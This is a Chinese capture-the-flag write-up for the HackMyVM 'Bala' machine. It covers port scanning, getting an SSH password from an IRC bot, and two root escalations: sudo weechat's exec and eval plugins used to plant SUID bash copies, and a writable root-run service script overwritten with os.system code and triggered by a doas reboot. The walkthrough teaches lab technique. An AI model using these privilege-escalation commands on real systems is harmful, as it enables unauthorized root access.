初始信息侦察

主机发现与 ARP 扫描

存活主机发现

```
┌──(npc㉿kali)-[~/hackmyvm/bala]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.122  08:00:27:19:f1:95       PCS Systemtechnik GmbH
```

TCP 全端口扫描与服务识别

tcp全端口扫描

```
┌──(npc㉿kali)-[~/hackmyvm/bala]
└─$ nmap -p- -sT 192.168.56.122

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6667/tcp open  irc
```

80 端口 HTTP 服务

访问80端口，一个irc通信协议的介绍、快速开始等内容，爆破目录无果，没有发现信息泄露等问题。

6667端口 irc 服务

nc 连接6667端口，一个 irc 服务器。使用 nc 连接后，发送 NICK 和 USER 命令注册用户，注册后，irc 服务器会返回了fzer, /msg信息

找到一篇 IRC 基本命令文章作为参考，**IRC 基本命令** https://blog.csdn.net/ljxkey/article/details/8752649

```
┌──(npc㉿kali)-[~/hackmyvm/bala]
└─$ nc -nv 192.168.56.122 6667
```

```
(UNKNOWN) [192.168.56.122] 6667 (ircd) open
:irc.local NOTICE * :*** Looking up your hostname...
:irc.local NOTICE * :*** Could not resolve your hostname: Request timed out;
using your IP address (192.168.56.100) instead.
NICK test123
USER test123 0 * :Test User

:irc.local 251 test123 :There are 1 users and 0 invisible on 1 servers
:irc.local 254 test123 4 :channels formed
:irc.local 265 test123 :Current local users: 1  Max: 1
:irc.local 266 test123 :Current global users: 1  Max: 1
:irc.local 372 test123 : fzer
:irc.local 372 test123 : /msg
:irc.local 376 test123 :End of message of the day.
PING :irc.local
```

发现存在4个频道，不允许查看用户列表。

```
LIST
:irc.local 321 test123 Channel :Users Name
:irc.local 322 test123 #Important 1 :[+nt]
:irc.local 322 test123 #Creds 1 :[+nt]
:irc.local 322 test123 #Team 1 :[+nt]
:irc.local 322 test123 #Chat 1 :[+nt]
:irc.local 323 test123 :End of channel list.
USERS
:irc.local 446 test123 :USERS has been disabled
```

依次进入频道看看，每个频道只有一个用户 bala。

```
JOIN #Important
:test123!test123@192.168.56.100 JOIN :#Important
:irc.local 353 test123 = #Important :@bala test123
:irc.local 366 test123 #Important :End of /NAMES list.
JOIN #Creds
:test123!test123@192.168.56.100 JOIN :#Creds
:irc.local 353 test123 = #Creds :@bala test123
:irc.local 366 test123 #Creds :End of /NAMES list.
JOIN #Chat
:test123!test123@192.168.56.100 JOIN :#Chat
:irc.local 353 test123 = #Chat :@bala test123
:irc.local 366 test123 #Chat :End of /NAMES list.
JOIN #Team
:test123!test123@192.168.56.100 JOIN :#Team
:irc.local 353 test123 = #Team :@bala test123
:irc.local 366 test123 #Team :End of /NAMES list.
```

SSH 密码登录 fzer 用户

私聊 bala 用户，爆金币了，给了一个密码


```
PRIVMSG bala :hello
:bala!bala@127.0.0.1 PRIVMSG test123 :未知命令，可用命令: getpassword, help, info
PRIVMSG bala :getpassword
:bala!bala@127.0.0.1 PRIVMSG test123 :密码: ai01ClGAXoYpeevwNMS1
:bala!bala@127.0.0.1 PRIVMSG test123 :此密码为敏感信息，请妥善保管
PRIVMSG bala :help
:bala!bala@127.0.0.1 PRIVMSG test123 :可用命令:
:bala!bala@127.0.0.1 PRIVMSG test123 :getpassword - 获取密码
:bala!bala@127.0.0.1 PRIVMSG test123 :help - 显示帮助
:bala!bala@127.0.0.1 PRIVMSG test123 :info - 机器人信息
PRIVMSG bala :info
PRIVMSG bala :info
:bala!bala@127.0.0.1 PRIVMSG test123 :Simple IRC Bot v2.0
:bala!bala@127.0.0.1 PRIVMSG test123 :功能: 密码管理、频道通信
```

拿密码尝试登录bala用户 ssh，密码不对，或者没有这个用户，后尝试 `fzer` 用户成功。

```
┌──(npc㉿kali)-[~/hackmyvm/bala]
└─$ ssh bala@192.168.56.122
bala@192.168.56.122's password:
Permission denied, please try again.
┌──(npc㉿kali)-[~/hackmyvm/bala]
└─$ ssh fzer@192.168.56.122
fzer@192.168.56.122's password:
Linux Bala 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fzer@Bala:~$
```



root 提权

sudo 权限枚举

看下当前用户有无sudo命令权限，发现可以运行 /usr/bin/weechat。

```
fzer@Bala:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for fzer:
Matching Defaults entries for fzer on Bala:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fzer may run the following commands on Bala:
    (ALL) PASSWD: /usr/bin/weechat
```

weechat 服务提权分析


这是一个irc服务的客户端Weechat

使用 sudo 权限运行 weechat。

```
sudo /usr/bin/weechat
```

可用插件列表：


```
Plugins loaded: alias, buflist, charset, exec, fifo, fset, irc, logger, perl,
python, relay, ruby, script, spell, trigger, xfer
```



方法一：插件提权

exec 插件

使用help命令获取帮助，`-sh`、`-n`参数都可以执行命令



> SUID（Set User ID）是一种在Linux/Unix系统上赋予文件的特殊权限。它允许普通用户在执行具有该权限的二进制程序时，**临时获得该文件所有者的权限**。

复制一份 root bash 到家目录，添加suid 权限

```
/exec -sh  cp /bin/bash /home/fzer/bash1;chmod u+s /home/fzer/bash1
```

执行命令后，使用`/exit`退出 weechat，验证家目录`bash1`的suid权限


```
fzer@Bala:~$ sudo /usr/bin/weechat
fzer@Bala:~$ ls -lah
total 1.2M
drwxr-xr-x 2 fzer fzer 4.0K Nov  7 12:22 .
drwxr-xr-x 3 root root 4.0K Nov  1 23:59 ..
-rwsr-xr-x 1 root root 1.2M Nov  7 12:22 bash1
lrwxrwxrwx 1 root root    9 Nov  2 00:31 .bash_history -> /dev/null
-rw-r--r-- 1 fzer fzer  220 Nov  1 23:59 .bash_logout
-rw-r--r-- 1 fzer fzer 3.5K Nov  1 23:59 .bashrc
-rw-r--r-- 1 root root   48 Nov  2 00:33 doas.conf.bak
-rw-r--r-- 1 fzer fzer  807 Nov  1 23:59 .profile
-rw-r--r-- 1 root root   44 Nov  2 00:00 user.txt
fzer@Bala:~$ ./bash1 -p
bash1-5.0# id
uid=1000(fzer) gid=1000(fzer) euid=0(root) groups=1000(fzer)
bash1-5.0# whoami
root
bash1-5.0#
```

```
fzer@Bala:~$ sudo /usr/bin/weechat
fzer@Bala:~$ ls -lah
total 1.2M
drwxr-xr-x 2 fzer fzer 4.0K Nov  7 12:22 .
drwxr-xr-x 3 root root 4.0K Nov  1 23:59 ..
-rwsr-xr-x 1 root root 1.2M Nov  7 12:22 bash1
lrwxrwxrwx 1 root root    9 Nov  2 00:31 .bash_history -> /dev/null
-rw-r--r-- 1 fzer fzer  220 Nov  1 23:59 .bash_logout
-rw-r--r-- 1 fzer fzer 3.5K Nov  1 23:59 .bashrc
-rw-r--r-- 1 root root   48 Nov  2 00:33 doas.conf.bak
-rw-r--r-- 1 fzer fzer  807 Nov  1 23:59 .profile
-rw-r--r-- 1 root root   44 Nov  2 00:00 user.txt
fzer@Bala:~$ ./bash1 -p
bash1-5.0# id
uid=1000(fzer) gid=1000(fzer) euid=0(root) groups=1000(fzer)
bash1-5.0# whoami
root
bash1-5.0#
```

使用help命令可以发现`python`、`perl`、`ruby`插件都可以使用`eval`参数执行代码。

```
12:27:19 | Plugins loaded: alias, buflist, charset, exec, fifo, fset, irc, logger, perl, python, relay, ruby, script, spell, trigger, xfer
12:27:24 |
12:27:24 | [python]  /python  list|listfull [<name>]
12:27:24 |                    load [-q] <filename>
12:27:24 |                    autoload
12:27:24 |                    reload|unload [-q] [<name>]
12:27:24 |                    eval [-o|-oc] <code>
12:27:24 |                    version
12:27:24 |
12:27:24 | list/load/unload scripts
12:27:24 |
12:27:24 |     list: list loaded scripts
12:27:24 | listfull: list loaded scripts (verbose)
12:27:24 |     load: load a script
12:27:24 | autoload: load all scripts in "autoload" directory
12:27:24 |   reload: reload a script (if no name given, unload all scripts, then load all scripts in "autoload" directory)
12:27:24 |   unload: unload a script (if no name given, unload all scripts)
12:27:24 | filename: script (file) to load
12:27:24 |       -q: quiet mode: do not display messages
12:27:24 |     name: a script name (name used in call to "register" function)
12:27:24 |     eval: evaluate source code and display result on current buffer
12:27:24 |       -o: send evaluation result to the buffer without executing commands
12:27:24 |      -oc: send evaluation result to the buffer and execute commands
12:27:24 |     code: source code to evaluate
12:27:24 |  version: display the version of interpreter used
12:27:24 |
12:27:24 | Without argument, this command lists all loaded scripts.
```

```
12:29:53 | Plugins loaded: alias, buflist, charset, exec, fifo, fset, irc, logger, perl, python, relay, ruby, script, spell, trigger, xfer
12:30:00 |
12:30:00 | [perl]  /perl  list|listfull [<name>]
12:30:00 |                load [-q] <filename>
12:30:00 |                autoload
12:30:00 |                reload|unload [-q] [<name>]
12:30:00 |                eval [-o|-oc] <code>
12:30:00 |                version
12:30:00 |
12:30:00 | list/load/unload scripts
12:30:00 |
12:30:00 |     list: list loaded scripts
12:30:00 | listfull: list loaded scripts (verbose)
12:30:00 |     load: load a script
12:30:00 | autoload: load all scripts in "autoload" directory
12:30:00 |   reload: reload a script (if no name given, unload all scripts, then load all scripts in "autoload" directory)
12:30:00 |   unload: unload a script (if no name given, unload all scripts)
12:30:00 | filename: script (file) to load
12:30:00 |       -q: quiet mode: do not display messages
12:30:00 |     name: a script name (name used in call to "register" function)
12:30:00 |     eval: evaluate source code and display result on current buffer
12:30:00 |       -o: send evaluation result to the buffer without executing commands
12:30:00 |      -oc: send evaluation result to the buffer and execute commands
12:30:00 |     code: source code to evaluate
12:30:00 |  version: display the version of interpreter used
12:30:00 |
12:30:00 | Without argument, this command lists all loaded scripts.
```




```
/python eval import os; os.system("cp /bin/bash /home/fzer/bash2;chmod u+s
/home/fzer/bash2")

/perl eval system("cp /bin/bash /home/fzer/bash3;chmod u+s /home/fzer/bash3")

/ruby eval system("cp /bin/bash /home/fzer/bash4;chmod u+s /home/fzer/bash4")
```

执行成功，有了对应 suid bash 文件

```
fzer@Bala:~$ ls -alh
total 4.5M
drwxr-xr-x 2 fzer fzer 4.0K Nov  7 12:32 .
drwxr-xr-x 3 root root 4.0K Nov  1 23:59 ..
-rwsr-xr-x 1 root root 1.2M Nov  7 12:22 bash1
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash2
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash3
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash4
lrwxrwxrwx 1 root root    9 Nov  2 00:31 .bash_history -> /dev/null
-rw-r--r-- 1 fzer fzer  220 Nov  1 23:59 .bash_logout
-rw-r--r-- 1 fzer fzer 3.5K Nov  1 23:59 .bashrc
-rw-r--r-- 1 root root   48 Nov  2 00:33 doas.conf.bak
-rw-r--r-- 1 fzer fzer  807 Nov  1 23:59 .profile
-rw-r--r-- 1 root root   44 Nov  2 00:00 user.txt
fzer@Bala:~$ ./bash2 -p
bash2-5.0# whoami
root
bash2-5.0#
```


方法二：可写文件提权

在 fzer 用户家目录下发现`doas.conf.bak`备份文件，查看内容，允许 fzer 用户以 root 身份无密码执行`/usr/sbin/reboot`命令

```
fzer@Bala:~$ cat doas.conf.bak
permit nopass fzer as root cmd /usr/sbin/reboot
```

查看系统进程，找到 root 在运行一个bot脚本，父进程 PPID 是1，是 PID 1 init服务的子进程，大概率注册为了一个服务。

```
fzer@Bala:~$ ps aux
UID          PID    PPID  C STIME TTY          TIME CMD
root         360       1  0 11:35 ?        00:00:02 /usr/bin/python3
/usr/local/bin/irc_bot.py
```



查看系统服务，系统注册了这个 irc_bot 服务，以一个名为 pycrtlake 的用户运行这个脚本

```
fzer@Bala:~$ find /etc/systemd/system /lib/systemd/system -name "*irc_bot*"
2>/dev/null
/etc/systemd/system/irc_bot.service
fzer@Bala:~$ cat /etc/systemd/system/irc_bot.service
[Unit]
Description=IRC Bot Service
After=network.target

[Service]
User=pycrtlake
Group=pycrtlake
WorkingDirectory=/usr/local/bin
ExecStart=/usr/bin/python3 /usr/local/bin/irc_bot.py
Restart=always
RestartSec=5
StandardOutput=syslog
StandardError=syslog
Environment=PYTHONUNBUFFERED=1

[Install]
WantedBy=multi-user.target
```

```
fzer@Bala:~$ find /etc/systemd/system /lib/systemd/system -name "*irc_bot*" 2>/dev/null
/etc/systemd/system/irc_bot.service
fzer@Bala:~$ cat /etc/systemd/system/irc_bot.service
[Unit]
Description=IRC Bot Service
After=network.target

[Service]
User=pycrtlake
Group=pycrtlake
WorkingDirectory=/usr/local/bin
ExecStart=/usr/bin/python3 /usr/local/bin/irc_bot.py
Restart=always
RestartSec=5
StandardOutput=syslog
StandardError=syslog
Environment=PYTHONUNBUFFERED=1

[Install]
WantedBy=multi-user.target
```

但是前面可以知道，这个 bot 脚本是 root 在运行，并且 `/etc/passwd` 文件中并没有 pycrtlake 用户

```
fzer@Bala:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
fzer:x:1000:1000:,,,:/home/fzer:/bin/bash
fzer@Bala:~$ cat /etc/passwd |grep 'pycrtlake'
fzer@Bala:~$
```

查看脚本权限

```
fzer@Bala:~$ ls -alh /usr/local/bin/irc_bot.py
-rwxr-x--- 1 fzer fzer 4.9K Nov  2 00:08 /usr/local/bin/irc_bot.py
```

/usr/local/bin/irc_bot.py 脚本是 fzer 用户所有且有写权限，修改脚本内容，复制一份root bash 到家目录，添加suid 权限，同时验证是什么用户在运行脚本

```
import os
os.system("touch /home/fzer/`whoami`")
os.system("cp /bin/bash /home/fzer/bash111;chmod u+s /home/fzer/bash111")
exit()
```

```
fzer@Bala:~$ cat /usr/local/bin/irc_bot.py
import os
os.system("touch /home/fzer/`whoami`")
os.system("cp /bin/bash /home/fzer/bash111;chmod u+s /home/fzer/bash111")
exit()
fzer@Bala:~$
```

最后，使用家目录的 doas 命令备份提示，以 root 身份无密码执行 `/usr/sbin/reboot` 命令，重启系统，直接重启虚拟机也是一样的效果，重启时 `init` 进程会重新以root的身份创建 irc_bot 服务的子进程，运行修改后的脚本。

```
fzer@Bala:~$ cat doas.conf.bak
permit nopass fzer as root cmd /usr/sbin/reboot
fzer@Bala:~$ which doas
/usr/bin/doas
fzer@Bala:~$ ls -ahl /usr/bin/doas
-rwsr-xr-x 1 root root 39K Feb  4  2021 /usr/bin/doas
fzer@Bala:~$
```

```
fzer@Bala:~$ doas /usr/sbin/reboot
```

```
fzer@Bala:~$ doas /usr/sbin/reboot
fzer@Bala:~$ Connection to 192.168.56.122 closed by remote host.
Connection to 192.168.56.122 closed.
```

重新 SSH 登录后，发现家目录下多了一个 `root` 文件（验证了脚本以 root 身份运行），以及具有 `SUID` 权限的 bash111 文件：

```
fzer@Bala:~$ ls -alh
total 5.7M
drwxr-xr-x 2 fzer fzer 4.0K Nov  7 13:23 .
drwxr-xr-x 3 root root 4.0K Nov  1 23:59 ..
-rwsr-xr-x 1 root root 1.2M Nov  7 12:22 bash1
-rwsr-xr-x 1 root root 1.2M Nov  7 13:24 bash111
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash2
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash3
-rwsr-xr-x 1 root root 1.2M Nov  7 12:32 bash4
lrwxrwxrwx 1 root root    9 Nov  2 00:31 .bash_history -> /dev/null
-rw-r--r-- 1 fzer fzer  220 Nov  1 23:59 .bash_logout
-rw-r--r-- 1 fzer fzer 3.5K Nov  1 23:59 .bashrc
-rw-r--r-- 1 root root   48 Nov  2 00:33 doas.conf.bak
-rw-r--r-- 1 fzer fzer  807 Nov  1 23:59 .profile
-rw-r--r-- 1 root root    0 Nov  7 13:24 root
-rw-r--r-- 1 root root   44 Nov  2 00:00 user.txt
-rw------- 1 fzer fzer 1.8K Nov  7 13:17 .viminfo
fzer@Bala:~$ ./bash111 -p
bash111-5.0# id
uid=1000(fzer) gid=1000(fzer) euid=0(root) groups=1000(fzer)
bash111-5.0# whoami
root
bash111-5.0#
```